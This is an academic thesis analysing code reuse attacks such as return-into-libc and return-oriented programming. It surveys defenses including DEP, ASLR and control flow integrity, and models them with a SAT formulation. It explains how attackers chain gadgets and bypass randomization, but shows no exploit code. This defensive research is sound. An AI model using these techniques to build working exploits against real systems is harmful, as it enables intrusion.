A Systematic Analysis of Defenses Against Code Reuse Attacks

by

Kelly Casteel

Submitted to the Department of Electrical Engineering and Computer Science
in partial fulfillment of the requirements for the degree of

Master of Engineering in Computer Science and Engineering

at the

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

September 2013

Author ....
Department of Electrical Engineering and Computer Science
August 23, 2013

Certified by ....
Dr. Hamed Okhravi
Lincoln Laboratory Technical Staff
Thesis Supervisor

Certified by ....
Dr. Nickolai Zeldovich
Associate Professor
Thesis Supervisor

Accepted by ....
Albert R. Meyer
Chairman, Masters of Engineering Thesis Committee

A Systematic Analysis of Defenses Against Code Reuse Attacks

by

Kelly Casteel

Submitted to the Department of Electrical Engineering and Computer Science
on August 23, 2013, in partial fulfillment of the
requirements for the degree of
Master of Engineering in Computer Science and Engineering

Abstract

In this thesis, we developed a systematic model of the code reuse attack space where facts about attacks and defenses were represented as propositional statements in boolean logic and the possibility of deploying malware was a satisfiability instance. We use the model to analyze the space in two ways: we analyze the defense configurations of a real-world system and we reason about hypothetical defense bypasses. We construct attacks based on the hypothetical defense bypasses. Next, we investigate the control flow graphs enforced by proposed control flow integrity (CFI) systems. We model the behavior of these systems using a graph search. We also develop several code reuse payloads that work within the control flow graph enforced by one proposed CFI defense. Our findings illustrate that the defenses we investigated are not effective in preventing real world attacks.

Thesis Supervisor: Dr. Hamed Okhravi
Title: Lincoln Laboratory Technical Staff

Thesis Supervisor: Dr. Nickolai Zeldovich
Title: Associate Professor

Acknowledgments

First of all, thanks to my advisors Hamed Okhravi and Nickolai Zeldovich for all of their help and advice over the course of the past year.

Also, thanks to Richard Skowyra for the tremendous effort he put in to help with every aspect of this thesis. I really could not have done this without his contributions.

Thanks as well to everyone in group 58 at Lincoln Lab and especially William Leonard, Thomas Hobson, David Bigelow, Kathleen Silveri, Chrisantha Perera and William Streilein for their invaluable advice, ideas and feedback.

Finally, thanks to my family and friends for their support, encouragement, and silliness.

Contents

List of Figures

Chapter 1

Introduction

Buffer overflows and other memory vulnerabilities have been exploited by attackers for more than two decades [22]. At first, these attacks worked by injecting new code (called shellcode because it commonly spawned an attacker-controled shell on the victim's machine) into memory and then overwriting control flow data (a return address or function pointer) to jump to the new code [29]. In response to these attacks, compilers and operating systems implemented defenses such as W⊕X memory [33] [42] to prevent attackers from running new code; shellcode detection, to monitor inputs for potential shellcodes [31]; and code signing, which ensures that all the code executed has been verified [11] [10].

As a response to defenses designed to prevent code injection attacks, the attacker community developed code reuse attacks [8] [27], which, instead of injecting new code, reuse code that is already in the process memory. These attacks evade defenses that prevent code injection by preventing attackers from executing new, malicious code because they use code that is already present in malicious ways.

The evolution of the code reuse attack and defense space has resembled an arms race, with new attacks circumventing defenses either by undermining their core assumptions (e.g. jump-oriented programming [6] vs. returnless kernels [26]) or by exploiting imperfect implementation and deployment (e.g. surgical strikes on randomization [32] vs. ASLR [39]). Defensive techniques have evolved in lockstep, attempting to more comprehensively deny attackers key capabilities. For example, G-Free's [28] gadget-elimination techniques target classes of free branch instructions rather than focusing on `ret` statements. While substantial research has been conducted in this space, it is difficult to determine how these defenses, based on different threat models, compose with one another to protect systems, and howl various classes of attack fare against both individual and composed defenses. Techniques targeting ROP attacks may eliminate gadgets while doing little against return-into-libc (RiL) code reuse attacks, for example. In general, specific defenses can only target specific attacker capabilities. In addition to evaluating whether a particular defense successfully eliminates the attacker capabilities it targets, it is also necessary to evaluate whether eliminating those capabilities is sufficient for preventing the attacker from achieving malicious behavior.

With this higher-level evaluation in mind, in this thesis we perform a systematic analysis and categorization of attacks and defenses using a formal model of the software security space. Specifically, we represent the attackers' overall goals of deploying malware as a satisfiability instance, where vulnerabilites and other attacker capabilities are represented as literals, specific attacks are compound formulas of those literals and defenses are additional dependencies on the capabilities and attacks. We use the model to identify gaps in the current set of defenses and evaluate the effectiveness of proposed defense techniques and develop two attacks which bypass existing defenses. The first of these attacks is pure ROP, which illustrates that ROP attacks can be used to cause a broad range of malicious behavior. The second attack is return-to-libn which broadens attacks that, previously, required access to libc to more libraries.

Next, we investigate the claim that defenses that enforce control flow integrity (CFI) provide a complete defense against code reuse attacks [9]. These defenses work by limiting the program control flow to a statically determined graph consisting only of control transfers that might happen during normal program execution. We use a graph to model the set of possible behaviors of programs protected by CFI defenses. We then show that it is possible to construct code reuse attacks that achieve malicious behavior using only control transfers allowed by the existing control flow integrity enforcement systems [47] by building several code reuse payloads for Lynx, a simple web browser, (a call to `system`, a downloader, an uploader, and a root inserter) which work in the presence of CFI systems.

The main contributions of this thesis are the following:

- We develop a systematic model to analyze the code reuse attack and defense space.
- Based on the data from the model, we build attacks which bypass existing code reuse defenses.
- We investigate and model the control flow graphs enforced by CFI defenses.
- We build code reuse attacks that work within these control flow graphs.

The rest of the thesis is structured as follows: Chapter 2 provides background and a history of code reuse attacks; Chapter 3 describes the defenses that have been proposed and implemented to protect against code reuse attacks; Chapter 4 describes our systematic model, its applications and several results; Chapter 5 discusses control flow enforcement systems and describes a system for searching the space of control transfers allowed by those systems; Chapter 6 describes actual attacks that work around control flow enforcement systems; Chapter 7 concludes.

Chapter 2

Code Reuse Attack Background

Buffer Overflows A buffer overflow vulnerability is a programming bug that allows an attacker to construct an input to a program that writes past the end of the buffer allocated for the input and overwrites other data stored on the stack. Since control flow data such as function pointers and return addresses are stored on the stack, the attacker can exploit the buffer overflow overwrite these values and redirect the program control flow. Similar attacks apply to heap-allocated spaces and control data stored on the heap. These vulnerabilities were originally used by attackers [29] to inject malicious code onto the stack and run it. Defenses were introduced to prevent attackers from injecting and running malicious code by preventing data execution (enforcing the property that memory pages are never both writable and executable or W$\oplus$X memory) [30] or monitoring inputs to look for potential malicious payloads [31].

Code Reuse Attacks Code reuse attacks were created as a response to protection mechanisms that prevent code injection. As in code injection attacks, code reuse attacks begin when an attacker overflows a buffer on the stack or heap and overwrites program control data to redirect the program control flow. However, unlike code injection attacks, which redirect the control flow to new code written into memory by the attacker, code reuse attacks redirect the control flow to sections of existing executable code from the program space. Advanced techniques allow attackers to reuse (or chain together) multiple sections [27] [34] of code to create complex payloads. Code-reuse attacks are categorized based on the granularity of the sections of reused code (called *gadgets*). The most commonly discussed types of code reuse attacks are return-into-libc attacks and return-oriented programming (ROP) attacks.

Return-into-Libc In return-into-libc attacks [27], the gadgets are entire functions. An attacker with control of the stack can call a sequence of functions with arguments of their choosing. Usually these functions are system functions from the system libraries (libc) such as `exec`, but they can be any complete function from the program space. Because nearly every program written in C links to libc, which implements a significant amount of system functionality including accessing the network, accessing the filesystem, and providing a wrapper to the system call interface, attackers can implement many payloads using only functions from libc that are portable across different vulnerable programs. In fact, it has been shown to be possible to achieve Turing complete behavior with only function calls from libc [40].

Return Oriented Programming In ROP attacks [34], a gadget is a series of machine instructions terminating in a `ret` or a `ret`-like sequence, such as `pop x` followed by `jmp *x` [9]. The `ret` instructions are used to transfer control from one gadget to the next to allow attackers to construct complex attacks from the existing code (see Figure 2-1).

On processors that use variable length instructions, ROP gadgets can come from "unintended instructions" caused by transfering control into the middle of an instruction [34]. The x86 instruction set, in particular, is very dense. As a result, a random byte stream has a high probability of containing a valid sequence of x86 instructions. Gadgets resulting from unintended instructions still need to end in a `ret` to allow transfering control from one gadget to the next. In x86, `ret` is represented by a single byte: `C3`. As a result, `rets` (and by extension, gadgets) are common enough to allow attackers to use them to build useful malware.

It has been shown to be possible to create complete malware payloads using only code reuse attacks [34], even when a very limited amount of code is available for the attacker to reuse [19]. However, real attacks often use limited ROP techniques to perform very specific




Figure 2-1: Program stack with a ROP payload, which executes `xor %eax, %ebx; add %ebx, %edx; xor %eax, %ebx;...`

operations, such as disabling W⊕X, to allow a more general subsequent attack. This may be as simple as calling a single function [14] or leaking a single memory address [32]. After W⊕X is disabled, an injected payload is executed.

Memory Disclosure and Breaking Randomization Systems Many defenses have been proposed which randomize the layout of the process address space in order to prevent attackers from predicting the locations of functions and gadgets [18] [23] [33] [39] [44] [45]. However, techniques exist which allow attackers to learn enough information about the address space to construct effective code reuse payloads. The randomization systems that are currently deployed randomize the base addresses of executables and linked libraries [30] [33]. The addresses of code within the program and linked libraries relative to the base address are fixed for all instances of the program or library. Shacham, et. al. [35] show that it is relatively easy for an attacker to use brute force attacks to guess the address of one function (they use the sleep function as an example) and then use that address to calculate the base address for the library and, consequently, the addresses of the rest of the code in the library. When the actual program has not been compiled as position independent code, attackers can use the procedure linkage table (PLT), which will be located at a fixed address, to return into the beginnings of functions, as shown by Nergal [27].

Even when more fine grained randomization is in place, a class of vulnerabilities known as memory disclosure vulnerabilities allow attackers to read values from memory [38] which can then be used to build payloads. Snow, et. al [37] demonstrate a technique for constructing ROP payloads in randomized system that takes advantage of a memory disclosure vulnerability which allows them to read code pages from the program space. Their tool follows pointers found in the code to find the locations of other code pages and scans the code to find gadgets and compile payloads.

Chapter 3

Existing Defenses

Many defenses have been propsed to prevent code reuse attacks. These defenses, described in detail below, can be divided into several, high-level categories: buffer overflow prevention, data execution prevention, address space randomization, code rewriting, control flow protection and unused code removal. The defenses have varying performance and implementation tradeoffs, which are included in the descriptions. Some of these systems have been widely deployed and others are still proofs of concepts.

Buffer Overflow Prevention The full extent of buffer overflow defenses is outside the scope of this paper, but we will list protections that are included in Microsoft Visual Studio and GCC. Propolice [15] is an extension for the GCC compiler that provides stack canaries and protection for saved registers and function arguments. Microsoft Visual Studio also provides buffer overflow protection with the /GS flag [7]. When /GS is enabled, it generates security cookies on the stack to protect return addresses, exception handlers and function parameters.

Data Execution Prevention To prevent code injection attacks, Windows [33] and Linux [42] have both integrated data execution prevention (DEP) to ensure that data pages are marked non-executable and programs will fault if they attempt to execute data. These systems do not protect against code-reuse attacks where attackers build malware out of program code rather than through code injection. DEP is incompatible with some applications, such as Just-In-Time (JIT) compilers. It is also possible to disable it.

Address Space Randomization Many systems have been proposed that use randomization (of either the code or the address space) to reduce the amount of knowledge that attackers have about running programs. Depending on what is randomized, these systems reduce the attacker's knowledge about the program in different ways. Randomization systems are usually run in conjunction with data execution prevention. The Windows kernel [33] includes an implementation of ASLR that randomizes the locations of the base addresses of each section of the executable at load time. PAX ASLR [39] is a kernel module for GNU/Linux that randomizes the locations of the base addresses of executables and libraries. Binary Stirring [44] is a binary rewriter and modified loader that randomizes the locations of functional blocks within the program space. Dynamic Offset Randomization [45] randomizes the locations of functions within shared libraries. It also only maps the addresses of functions that will be used by the program. Instruction Layout Randomization (ILR) [18] uses an emulation layer to randomize the addresses of most instructions within an executable. The emulation layer translates each address at runtime. ASLP [23] rewrites ELF binaries to randomize the base address of shared libraries, executable, stack and heap.

Code Rewriting and Gadget Removal Other defenses use compiler tools and binary rewriting to create binaries that are difficult to exploit with ROP attacks by preventing the program from jumping into the middle of functions or instructions and by removing the `ret` instructions used to chain gadgets together. G-Free [28] is a compiler tool with several protections aimed at preventing ROP attacks. It uses encrypted return addresses to prevent attackers from overwriting control flow data. It also inserts NOPs before instructions that contain bytes that could be interpreted as `ret` to create alignment sleds that prevent attackers from using unaligned instructions as ROP gadgets. Li et. al. [26] rewrite kernel binaries to minimize the number of `ret` instructions and prevent ROP attacks targeting the kernel.

Control Flow Enforcement Control flow enforcement systems prevent attackers from redirecting the program execution by protecting the return addresses and other control flow data from malicious modifications and ensuring that indirect branches only target valid locations. These systems work in conjunction with W$\oplus$X enforcement, because otherwise attackers could overwrite the code at the valid addresses.

PointGuard [12] protects pointer data in Windows programs by encrypting pointers stored in memory and only decrypting them when they are loaded into registers.

Transparent runtime shadow stack (TRUSS) [36] uses binary instrumentation to maintain a shadow stack of return addresses and verifies each return with the shadow stack. The instrumentation and checks implemented by TRUSS impose average overheads on the order of 25-50% depending on the operating system and configuration.

Control flow enforcement systems [2] [47] analyze binaries to build an expected control flow graph (CFG) and then add instrumentation to check that the program execution does not deviate from the intended CFG.

Practical Control Flow Integrity and Randomization for Binary Executables [47] is a binary rewriting system that protects indirect calls and return statements. It creates new sections (called springboards) in Windows Portable Executable (PE) files for calls and returns. All indirect transfers are redirected through tables of the valid targets.

Control Flow Integrity [2] is a binary rewriting system that protects indirect control transfers (calls, returns and indirect jumps) by tagging control transfers and valid destinations with 32-bit identifier strings. A control transfer can only jump to an address if the tag at the destination matches the tag at the control transfer. Each control transfer may have many potential targets, which will all have identical tags. Any transfers that target the same address will also have identical tags.

Branch Regulation [21] prevents jumps across function boundaries except for jumps to the beginning of functions to prevent attackers from modifying the addresses of indirect jumps. It also duplicates the call stack and checks every return to prevent attackers from modifying return addresses.

Remove Unused Code From Linked Libraries The library randomization technique described by Xu and Chapin [45] also ensures that only functions that have entries in the global offset table are available in the program space. This means that the functions available to return-into-libc attacks are limited to the ones actually used in the program.

Chapter 4

Systematic Analysis

The lack of a unifying threat model among code reuse defense papers makes it difficult to evaluate the effectiveness of defenses. The models chosen frequently overlap, but differ enough that defenses are difficult to compare. New defenses are created to respond to specific new attacks without considering the complete space of existing attacks and defenses. While useful for mitigating specific threats (such as ROP gadgets in binaries), it is not clear how these point defenses compose to provide a comprehensive defense.

This lack of standardized threat models and the lack of formalization of the problem domain has made it difficult to answer critical questions about the interoperability and efficacy of existing defensive techniques. Specifically, it is difficult to reason about how multiple defenses compose with one another when deployed on the same system and how useful any defensive technique is. Frequently, for example, a defense (e.g. a form of gadget elimination) eliminates some avenues of attack, but does not address others (e.g. return-into-libc). Can another system be deployed to stop these? Which one? What is the smallest set of such defenses which should be deployed to protect against every known avenue of code reuse? Furthermore, how do these defenses change when specific scenarios render defense prerequisites (e.g. virtualization, recompilation, or access to source code) unavailable?

To answer these, and other questions about the code reuse attack space, in this chapter we develop a formal model, based on satisfiablity to represent the relationship between attacker capabilities and requirements and the defenses that try to stop them. We use the model to evaluate the effectiveness of real and proposed defenses.

4.1 Attack Space Model

Our model of the code reuse attack space uses propositional logic formulas to encode known avenues of attack as dependencies on statements about a process image, and defenses as negative implications for these statements. We use both academic literature and the exploit development community as a corpus from which to draw attacks and defenses. SAT-solvers (or SMT-solvers to generate minimal solutions) can be used to automate the search for attacks in an environment where certain defenses are deployed and certain vulnerabilities are accessible to attackers.

The model consists of a *static context* of attacker dependencies, possible defenses and the requirements for implementing those defenses. The *inputs* to the model are scenario constraints which specify system-specific facts including the set of defenses that are implemented, as well as system-specific constraints that affect both attacks and defenses. The system-specific constraints include the use of Just-In-Time compilers, which preclude the use of DEP, access to the program's source code for both the attacker and the defender and the ability for an attacker to make repeated attacks on the same system. The model *output* is either a list of attacker capabilities that could be used to deploy malware or a statement of security that no malware can deployed using known attack techniques within the context of the attack space.

The evaluation is conducted by initializing the value of the variable corresponding to successful malware deployment to be true along with the other values corresponding to attacks and defenses as discussed above. If the model is satisfiable, then a satisfying instance corresponds to a specific potential attack.

It is also necessary to encode system-specific constraints which limit the set of deployable defenses. For example, it is not possible to deploy DEP on a system that relies on Just-In-Time compilers because executable code is generated and written at runtime. To account for this, each defense is represented by two variables. The first variable, `defense_implemented`, represents whether the defense is available on a particular system and is initialized before the model is run. The second variable, `defense_deployed`, represents whether or not it is actually possible to deploy the defense, given the constraints on the entire system. The `defense_deployed` variable is true if and only if the `defense_implemented` variable is true and all of the defense constraints are true. This allows for the analysis of concrete, real-world scenarios in which machine role or workload limit the possible defenses which can be deployed. It also enables us to highlight system constraints that make it difficult to secure a system. For example, systems that rely on proprietary binaries or legacy code cannot take advantage of compiler-based tools and systems using Just-In-Time compilers cannot use DEP.

4.1.1 Model Definition and Scope

An attack space model is an instance of propositional satisfiability (PSAT) ϕ such that:

- $Atoms\{\phi\}$ consists of statements about the process image
- The literal $m \in Atoms\{\phi\}$ is true if and only if a malware payload can be deployed in the process image
- There is some valuation $\mu \models \phi$ if and only if $\mu m = \top$
- ϕ is a compound formula consisting of the intersection of three kinds of sub-formula:
    1. A *dependency* $a_i \rightarrow \chi$ establishes the dependency of a the literal $a_i \in Atoms\{\phi\}$, a statement about the process image, on the sub-formula χ, which may itself be a dependency
    2. A *defense point* $a_i - deployed \rightarrow \neg a_j$ establishes that if the literal a_i, representing the deployment of a specific defense in the process image, is true, then the vulnerability-related statement a_j is necessarily false. That is, a_i protects against attacks relying on a_j.
    3. A *scenario constraint* $a_i = \top$ or $a_i = \bot$ fixes the valuation of the literal a_i, representing a non-negotiable fact about the process image.

The model is implemented using the Z3 [13] SMT solver. The complete model is approximately 200 lines of code, and can easily be updated as new attacks and defenses evolve. Note that while satisfiability checking is NP-Complete in the general case, modern SAT solvers can employ a variety of heuristics and optimization to rapidly solve SAT instances up to millions of variables and clauses [20]. In this paper, we focus on investigating scenario-specific questions and on possible defense bypasses, but other approaches using this model could also provide valuable insights. It is possible, for example, to rank the importance of attacker dependencies (that is, some set of literals) by quantifying the number of paths to malware deployment which rely on those literals, via analysis of the DAG-representation of ϕ.

As a concrete example of how our model can be used, consider the G-Free [28] defense, which targets several key capabilities necessary for ROP attacks. ROP gadgets are machine code segments ending in free-branch instructions, a class of instruction which allows indirect jumps with respect to the instruction pointer. By controlling the memory elements used in this indirection, gadgets can be chained together into larger ROP programs. G-Free removes free-branch instructions and prevents mid-instruction jumps using semantics-preserving code transformations at the function level.

A portion of the attack space dealing with ROP attacks is shown in Figure 4-1 as propositional statements formalizing the dependencies between attacker capabilities. This portion of the space describes the different ways attackers can locate and chain together ROP gadgets. Each atom corresponds to a specific capability, from the list of attacker capabilities described in section 4.2.

G-Free's effect on this space is formalized as $(\texttt{gfree\_deployed} \rightarrow \neg(\texttt{free\_branch} \vee \texttt{midfunction\_jmp})$. The atoms `free_branch` and `midfunction_jmp` represent free branch instructions and mid-function jumps, respectively. If G-Free valuates True (deployed), these atoms will now valuate False (unavailable to an attacker). The question, then, is whether an attack can still succeed.

Figure 4-2 provides an example of how our analysis proceeds. Note that this is not how the *solver* operates, but is a high-level, human-readable view of the relationship between attacks and defenses. The model is represented as a propositional directed acyclic graph (PDAG) [43], where the ability to produce malware is a function of the attacker prerequisites and the deployed defenses. The symbols in the diagram represent the following parts of the model:

$$\begin{aligned}
&\texttt{syscall\_gadgets} \rightarrow (\texttt{rop} \wedge (\texttt{syscall\_bin} \vee \texttt{syscall\_lib})) && \wedge \\
&\texttt{rop} \rightarrow (\texttt{gadgets\_exist} \wedge \texttt{gadget\_semantics\_known} \wedge \texttt{gadget\_loc}) && \wedge \\
&\texttt{gadgets\_exist} \rightarrow (\texttt{free\_branch} \wedge \texttt{midfunction\_jmp}) && \wedge \\
&\texttt{free\_branch} \rightarrow (\texttt{ret} \vee \texttt{ulb}_{\texttt{i}}\texttt{nsn} \vee \texttt{dispatcher\_gadget}) && \wedge \\
&\texttt{dispatcher\_gadget} \rightarrow (\texttt{gadgets\_exist} \wedge \texttt{g\_semantics\_known})
\end{aligned}$$

Figure 4-1: A portion of the ROP attack space

- ◯ corresponds to the literals from the model which will be initialized to true or false depending on the actual configuration. These literals represent the presence of prerequisites for an attack (vulnerabilities) or defenses that can be enabled.
- $\bigtriangledown$ corresponds to logical OR
- $\bigtriangleup$ corresponds to logical AND
- $\diamond$ corresponds to logical NOT. When defenses are included in the model, the attack assumptions they prevent depend on the defense not being enabled.

The edges in the graph indicate a "depends on" relationship. For example, disabling DEP depends on the existence of return-into-libc or ROP.

Figure 4-2 depicts one component of the larger model (including the attack space portion described in Figure 4-1), illustrating G-Free [28] and its relationship to ROP. The shaded components highlight the effect that implementing G-Free has on the rest of the space: ROP attacks are disabled due to key pre-requisites being rendered unavailable, but return-into-libc attacks are still possible.

All of our model's static context (the attacks, defenses, and other constraints) are drawn from current academic literature, documentation from popular commercial and open source systems, and documented attacks. The attacks are discussed below, in 4.2. The defenses and their constraints are discussed in chapter 3. The information about defenses in the model is included with the assumption that the defenses are implemented as described in their specifications. Testing the implementations of each defense was beyond the scope of this project. However, a model of a particular system will highlight which defense features are most important, and where efforts to test defense implementations should be focused.




Figure 4-2: Graph of G-Free's Effects on the Code Reuse Attack Space

Figure 4-3 shows a PDAG with the all of the attacks and defenses included in the model. Due to space considerations, constraints on the defenses are not included.

4.2 Attacker Assumptions

In this section we discuss the assumptions and vulnerabilities that attackers use when building malware. We discuss common vulnerabilities and knowledge that may be available in a running system, the causes of those vulnerabilities and the methods used to turn those vulnerabilities into malware. Each of these vulnerabilities alone does not necessarily allow an attacker to execute malware, but attackers can combine them to construct a complete attack.

Ablility to Overwrite Memory All the attacks discussed in this paper rely on the attacker's ability to overwrite memory on the stack or heap. In C, the default memory copying functions do not check that the source buffers fit into the destination buffers. When the source buffer is larger than the destination buffer, the excess data is copied anyway, overwriting memory adjacent to the destination. This means that when programmers read user-supplied data or strings into buffers without checking that the data fits into the memory allocated, attackers can supply carefully crafted inputs that overwrite important data [29]. Since control flow data like function pointers and return addresses are stored on the stack with the rest of the program data, an attacker with the ability to overwrite memory can also gain the ability to control the program flow.

Ability to Read Process Memory Buffer overread vulnerabilities and format string vulnerabilities [38] allow attackers to read values from memory. Attackers can use these vulnerabilites to find randomized addresses [37] and read stack cookies, encryption keys and other randomized data that is incorporated into defense systems.

Knowledge of Address Space Layout Attackers can predict the address space layout of broadly distributed applications when operating systems load identical binaries at the same addresses every time. Attackers can use this knowledge to jump to the correct address of




Figure 4-3: PDAG of Entire Systematic Model

injected code [29] and to find addresses of the functions and gadgets used as part of code reuse attacks [34].

Partial Knowledge of Address Space Attackers can also take advantage of an incomplete knowledge of the address space. For example, knowledge of relative addresses within sections of the executable can be used in combination with the ability to learn a selected address to calculate the complete address space [35]. Furthermore, attackers that know the contents of the Global Offset Table (GOT) or locations of a subset of the function headers can develop a code reuse attack that chains together entire functions.

Knowledge of Instruction Set Syntax Some ROP gadgets are a result of "unintended instructions" [34] [19] found by jumping into the middle of an instruction and executing from there. Identifying these unintended instructions requires knowledge of the opcodes used for each instruction. In order to predict the instruction set syntax, attackers need to know which processor the target machine is using.

Knowledge of Gadget Semantics When ROP gadgets are smaller than complete functions, their semantics can depend on the exact instructions and ordering from the executable. This means that the gadgets available can vary for programs that are semantically equivalent when run as intended. Finding these smaller gadgets requires knowledge of the assembly code for the target binary.

Ability to Make Multiple Probes Some programs allow attackers to send multiple inputs interactively, depending on the response. This allows them to develop multi-stage attacks that take advantage of memory secrecy violations to learn more information about the address space [38] [37] or launch brute force attacks against randomization systems [35]. servers

Execute Stack or Heap Data When the pages of memory on the stack or heap are marked executable, attackers can inject code directly into memory and run it. This makes it easy for attackers to run arbitrary code and to reuse the same attacks on different applications. To take advantage of executable data, attackers need to be able to write their malicious code at a known address and then redirect the control flow to that address [29].

